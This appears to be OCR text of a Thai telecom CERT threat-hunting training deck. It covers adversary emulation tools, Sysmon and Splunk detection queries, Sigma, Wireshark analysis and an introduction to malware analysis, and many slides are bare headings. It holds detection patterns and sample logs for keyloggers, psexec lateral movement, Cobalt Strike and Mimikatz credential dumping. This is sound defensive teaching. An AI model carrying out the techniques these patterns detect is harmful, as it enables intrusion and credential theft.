
MITRE CALDERA

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

MITRE CALDERA


https://www.mitre.org/research/technology-transfer/open-source-software/caldera

Infection Monkey



vectr.io – Threat Simulation & Reporting

ixia BreakingPoint



https://www.ixiacom.com/products/network-security-testing-breakingpoint

Automated Adversary Emulation


- **Caldera** - https://github.com/mitre/caldera
  - BRAWL – Free dataset from Caldera run
  - CASCADE – Prototype automated analysis tool
- **Metta** - https://github.com/uber-common/metta
  - Uses Redis/Celery, Python and Vagrant
  - Test your detection rules

Part 5: Host-Based Threat Hunting


Host-Based Threat Hunting Component

- Vulnerability Detection and Analysis
- Log Analysis (Event Log ,Sysmon)
- End-Point Analysis
  - Process
  - File System
  - Registry
- Threat Data Feeds
  - MD5 Algorithm
  - SHA Algorithm

Host-Based Threat Hunting Tool
Loki IOC Scanner



THOR APT Scanner



https://www.nextron-systems.com/

Fenrir

Workshop IOC Scanner

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Part 6: Network-Based Threat Hunting

"ใช้สำหรับศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Log Management Architecture Design

Log Benefit

มาตรฐานที่นิยมใช้สำหรับองค์กรทั่วไป

- ❑ Computer Crime Act 2007 (2550)
- ❑ PCI DSS
- ❑ HIPPA
- ❑ CCA
- ❑ ISO 27001
- ❑ SOX

...

การนำไปใช้งานด้าน Operation

- ❑ Production Health Monitor: Out of free space
- ❑ Bandwidth usage
- ❑ Availability of services: many user failed to
- ❑ log on: .rar OR .zip OR .avi OR .3gp
- ❑ High Available Status Check
- ❑ Configuration Change


...

การนำไปใช้งานด้าน Security

- ❑ Access Control Policy Violation
- ❑ (High) Critical Host Logon(Successfull/Failed)
- ❑ Brute Force Logins/Attack
- ❑ Probable Exploit Attack
- ❑ Privileged Account Changed
- ❑ Possible DoS Attack

...

Log Management Function



Example of IOC with Log (Network Log)

- Firewall log access to Blacklist IPs
- Client Access to Many Host at the same time
- Many Alert Log in Detection System
- Client Access to suspicious port
- Mismatched Port-Application Traffic
- DNS Request Anomalies

Example of IOC with Log (OS Log)

- Rouge Process Inject to Memory
- Login Fail over baseline
- Permission Change after working time
- User Login from other country
- Suspicious Registry Or System File Changes
- Creation or editing of scheduled tasks or maintenance events

Example of IOC with Log (Application Log)

- Larger HTML response size than a normal request
- Large Numbers Of Requests For The Same File
- Swells In Database Read Volume
- Applications are using unusual ports
- Unusual increases in application bandwidth flows
- Anomaly Transaction
- Unexpected Patching Of Systems

CAR (Cyber Analytics Repository)

The MITRE Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the MITRE ATT&CK adversary model. CAR defines a data model that is leveraged in its pseudocode representations, but also includes implementations directly targeted at specific tools (e.g., Splunk, EQL) in its analytics. With respect to coverage, CAR is focused on providing a set of validated, well-explained analytics, in particular with regards to their operating theory and rationale.

If you want to start exploring, try viewing the Full Analytic List. Also, check out the ATT&CK Navigator layer that captures the current set of ATT&CK tactics and techniques covered by CAR.

Analytics stored in CAR contain the following information:

- a hypothesis which explains the idea behind the analytic
- the information domain or the primary domain the analytic is designed to operate within (e.g. host, network, process, external)
- references to ATT&CK Techniques and Tactics that the analytic detects
- the Glossary
- a pseudocode description of how the analytic might be implemented
- a unit test which can be run to trigger the analytic

In addition to the analytics, CAR also contains a data model for observable data used to run the analytics and sensors that are used to collect that data.

CAR (Cyber Analytics Repository) https://car.mitre.org/analytics/

Microsoft Log for Detecting Malicious Activities

- Account Logon Events
- Account Management
- Directory Service Access
- Logon Events
- Object Access
- Policy Change
- Privilege Use
- System Events Audit

Classification of events by their activity

EXAMPLES OF IOCS FOR WINDOWS OS


ID IOC	Logic Description of Events used
1	AND [4618, 4912, OR (4907, 4660,4670,4691), OR (4964, 4767, 4760, 4758, 4757, 4753, 4750, 4743, 4740), OR (5025, 5034, 4950, 4949,)]
2	AND [4649, 4912, 4618, OR (4907, 4660,4670,4691), OR (4964, 4767, 4760, 4758, 4757, 4753, 4750, 4743, 4740), OR (5025, 5034, 4950, 4949,)]
3	AND [4912, 4618, OR (4907, 4660,4670,4691), OR (4964, 4767, 4760, 4758, 4757, 4753, 4750, 4743, 4740), OR (5025, 5034, 4950, 4949,)]
4	AND [4649, 4912, 4618]
5	AND [4618, 4912, 4618]
6	AND [4273, 4618, OR (4907, 4660,4670,4691), OR (4964, 4767, 4760, 4758, 4757, 4753, 4750, 4743, 4740), OR (5025, 5034, 4950, 4949,)]
7	AND [4719, 4618, OR (4907, 4660,4670,4691), OR (4964, 4767, 4760, 4758, 4757, 4753, 4750, 4743, 4740), OR (5025, 5034, 4950, 4949,)]

ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น

Log Analysis Tools

	Network-based	Host-based
Prevention	Firewalls Network IPS BDS, Web-Proxy + AV/Mail-GW + AV	Antivirus HIPS, EMET Next-Gen Endpoint Protection
Detection	Network IDS (*Snort, Suricata, Bro*) NSM BDS	EDR (*Carbon-Black et.al.*) HIDS (?) Sysmon and SIEM (*Splunk*)

Sysmon Log Architecture




Sysmon

Sysmon Events

Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead	9
Sysmon Service State Change	4
Error	255

ATT&CK data Source & Event Log



Splunk Field

Using Fields for Reporting

- The fields sidebar doesn't just show you what fields Splunk has captured from your data. It also displays how many values exist for each of these fields.


Reformat the Search Results

- Use the rename command to change the clientip name.

```
index=cisco sourcetype=cisco:asa transport=tcp severity_level=informational |
stats count as "Number of session" by dest_ip | rename dest_ip as "Server IP"
```

Retrieve the events that transport=tcp and severity_level=informational

Count the number of events per dest_ip and assign the result a new field "Number of session"



Common Search Commands Demo

- head
  - index=cisco sourcetype=cisco:asa | head 5
- top
  - index=cisco sourcetype=cisco:asa | top src_ip
  - How many of event are returned?
- rare
  - index=cisco sourcetype=cisco:asa | rare src_ip
- table
  - index=cisco sourcetype=cisco:asa transport=* |table src_ip transport


Detecting Persistence (Registry)

- Searching for <Run> or <RunOnce> Keys

Detecting Persistence (Registry)

Detecting Persistence (Filesystem)


- Example for <ProcessCreate>



Detecting Persistence (Filesystem)

Detecting Persistence (Filesystem)


- Example for <FileCreate>




Detecting Persistence (Filesystem)

Detecting Internal Recon

Detecting Internal Recon



Detecting Internal Recon



Detecting Internal Recon

Image	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
C:\Windows\System32\whoami.exe	whoami /groups	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\net.exe	net localgroup administrators	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\ipconfig.exe	ipconfig /all	"C:\Windows\system32\cmd.exe"

3 diff cmds within 3 mins

"ใช้สำหรับอุตสาหกรรมความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านการเงินการคลัง (TTC-CERT) เท่านั้น"

Advanced Detection

alert_sysmon_suspicious_svchost

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=1 svchost.exe
| search Image="*\\svchost.exe"
    CommandLine!="* -k *"
    (Image!="C:\\Windows\\System32\\svchost.exe"
     Image!="C:\\Windows\\SysWOW64\\svchost.exe") OR
    ParentImage!="C:\\Windows\\System32\\services.exe"
```

- Search for «svchost.exe» process created
  - Without «-k» parameter
  - Parent process is not «services.exe»
  - Running under wrong path
  - *(can be whitelist for known good Hashes or IMPHASH-es)*

Adwind RAT

alert_sysmon_java-malware-infection

Detecting Keyloggers

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt
```

alert_sysmon_suspicious_stext_cmdline

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1" stext
| search CommandLine="* /stext *"
```

Lateral Movement

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:12 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: \\127.0.0.1\ADMIN$\8c0cb58.exe
CommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: C:\Windows\system32\services.exe
ParentCommandLine: C:\Windows\System32\services.exe
```

C:\Windows\system32\services.exe
\\127.0.0.1\ADMIN$\8c0cb58.exe

- Search for admin share names in image paths

Keylogger

CS_Keylogger_injection

```
10/26/2016 11:56:32 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 1772
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessId: 876
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 1452
StartAddress: 0x000000000C20000
StartFunction:
```

C:\Windows\SysWOW64\rundll32.exe
C:\Windows\system32\winlogon.exe


- Suspicious code injection into «winlogon.exe»
  - Steal user's password while logging on or unlocking screensaver

Detecting Mimikatz

- GrantedAccess of: 0x1010, 0x1410, 0x143A
- CallTrace: KERNELBASE.dll and (ntdll.dll or UNKNOWN)

Detecting Mimikatz

- File-based → No «UNKNOWN» from shellcode / injection



Detecting Mimikatz

- Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
- File-less → «UNKNOWN» from shellcode / injection

Detecting Mimikatz

Don't search for specific Source Image names

- e.g. Rundll32.exe – it could be really anything (even cmd.exe ☺)

Lateral Movement Detection GPO Settings Cheat Sheet

SIGMA

Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers and analysts can describe their once developed detection methods and make them shareable with others.


Sigma is for log files what Snort is for network traffic and YARA is for files.

This repository contains:

- Sigma rule specification in the wiki
- Open repository for sigma signatures in the rules subfolder
- A converter that generate searches/queries for different SIEM systems (work in progress)

SIGMA RULES

https://uncoder.io



Post-Exploitation Hunting

Tactic: Persistence


- ATT&CK Techniques:
  - New Service
  - Scheduled Task
  - Registry Run Keys / Startup Folder
- Visible in Windows / Sysmon logs
  - New Service = Event ID 7045
  - Schedule Task = Event ID 4698
  - Registry Run Keys / Startup Folder = Sysmon Event ID 13

Technique: Registry Run Keys


Tactic: Execution

- ATT&CK Techniques
  - Rundll32,RegSvr32
  - Powershell,Scripting
- How to detect
  - Process Creation logs
  - Powershell logs
  - Sysmon logs

Technique: Rundll32




Technique: Powershell



Technique: Credential Dumping

Tactic: Lataral Movement
Technique: Windows Admin Shares

- Search for Administrator in Command Line
  - Shared Administrator account
  - PSExec to remotely run the DLL



Tactic: Exfiltration
Technique: Data Compression

Wireshark

What is Wireshark ?

- Wireshark is a network packet analyzer. A network packet analyzer will try to capture network packets and tries to display that packet data as detailed as possible.
- You could think of a network packet analyzer as a measuring device used to examine what's going on inside a network cable, just like a voltmeter is used by an electrician to examine what's going on inside an electric cable .
- In the past, such tools were either very expensive, proprietary, or both. However, with the advent of Wireshark, all that has changed.
- Wireshark is perhaps one of the best open source packet analyzers available today.

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Wireshark Features

- Available for **UNIX** and **Windows**.
- **Capture** live packet data from a network interface.
- Display packets with **very detailed protocol information**.
- **Open and Save** packet data captured.
- **Import and Export** packet data from and to a lot of other capture programs.
- **Filter packets** on many criteria.
- **Search** for packets on many criteria.
- **Colorize** packet display based on filters.
- Create various **statistics**.
- ... and **a lot more!**

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Wireshark Benefits

- Network Troubleshoot
  - Performance Analysis
  - Monitoring
  - Application Performance Analysis
- Security
  - Security Analysis
    - Scanning
    - Exploitation
    - Denial of Service
  - Forensics
    - Malicious Activities
    - Users Activities

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Data Analysis


- Don'ts
  - Don't get caught in the vortex!
  - Don't start by scrolling through the packets
- Do's
  - Use Statistics to baseline your environment
  - Use Statistics to determine where your focus should be
  - Use Graphing to support your hypothesis in those finger pointing meetings

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Data Analysis – Statistics>Summary


"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Data Analysis – Statistics>Protocol Hierarchy




"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"


Data Analysis – Statistics > Conversations



Data Analysis – Statistics>End Points




Data Analysis – Statistics>IO Graphing




Data Analysis – Basic Display Filters

- When in doubt, right-click.
  - Find the fields you are interested in first, then build your filters with a right-click.




Data Analysis – Basic Display Filters

- Filter Bar
  - The Filter bar will change colors to signify if your syntax is correct.
    - Green is correct
    - Red is incorrect
    - Yellow is questionable
  - The Filter dropdown will let you chose your 10 most recent filters.




Data Analysis - Reassembly

- Follow the Streams – Favorite feature in Wireshark




Data Analysis – Coloring Rules

- Colors help you focus on specific protocols, and/or to spot errors quickly.



Wireshark Expert Analysis

- Wireshark can automatically analyze traffic and identify errors, warnings and other areas of concern
  - Analyze > Expert Info
- Clicking on the warning selects the frame




Expert Infos -Severity

Chat (grey)	• information about usual workflow • e.g. a TCP packet with the SYN flag set
Note (cyan)	• notable things • e.g. an application returned an "usual" error code like HTTP 404
Warn (yellow)	• warnings • e.g. application returned an "unusual" error code like a connection problem
Error (red)	• serious problem • e.g. [Malformed Packet]

Expert Infos - Group


• a checksum was invalid	• protocol sequence suspicious, e.g. sequence wasn't continuous or a retransmission was detected or ...	• problem with application response code, e.g. HTTP 404 page not found	• an application request (e.g. File Handle == x), usually Chat level
Checksum	Sequence	Response Code	Request Code
• dissector incomplete or data can't be decoded for other reasons	• problems while reassembling, e.g. not all fragments were available or an exception happened while reassembling	• malformed packet or dissector has a bug, dissection of this packet aborted	• debugging (should not occur in release versions)
Undecoded	Reassemble	Malformed	Debug

The TCP Stream Graph – RTT Graph




Normal Sequence Number Graph

- Sequence number field is modulo 4096
- Can graph display filter field values in IO Graphs
  - Sum, Count, Max, Min, Avg, Load (time-relative)




Spoofed Frames Sequence Number Graph

- Spoofed frames causes average to skew




RDP Protocol in Wireshark




SSH Protocol

SSH Successful Authentication




Port Scan in Wireshark




DCE/RPC SMB Shares Enumeration


Kerberos in Wireshark



Kerberos bruteforce in Wireshark



PSExec CobaltStrike execution



DNS Exfiltration

Part 7: Malware Analysis


What is Malware?

- **Malware** (a portmanteau for **malicious software**) is any software intentionally designed to cause damage to a computer, server or computer network.[1] Malware does the damage after it is implanted or introduced in some way into a target's computer and can take the form of executable code, scripts, active content, and other software.[2] The code is described as computer viruses, worms, Trojan horses, ransomware, spyware, adware, and scareware, among other terms. Malware has a malicious intent, acting against the interest of the computer user—and so does not include software that causes unintentional harm due to some deficiency, which is typically described as a software bug.

Common Types of Malware

https://www.sagedatasecurity.com/cyber-threat-hunting#malware

Threat Hunting Step



Hunting Malware Step

- Examine log files
- Check for add user accounts and groups
- Check for unauthorized applications that start up automatically
- Check for unauthorized processes (Memory)
- Check File Signature
- Check for altered permissions on System files and registry keys.
- Check Network Activities

What do you need?

- Knowledge
  - Networking
  - Systems
  - Programming
  - Scripting
  - Google
- Tools
  - Javascript Interpreters
  - Disassemblers
  - Debuggers
  - Systems Tools
  - Sniffers
  - Special Purpose Utilities
  - Google

How To Get Started? Lab Setup

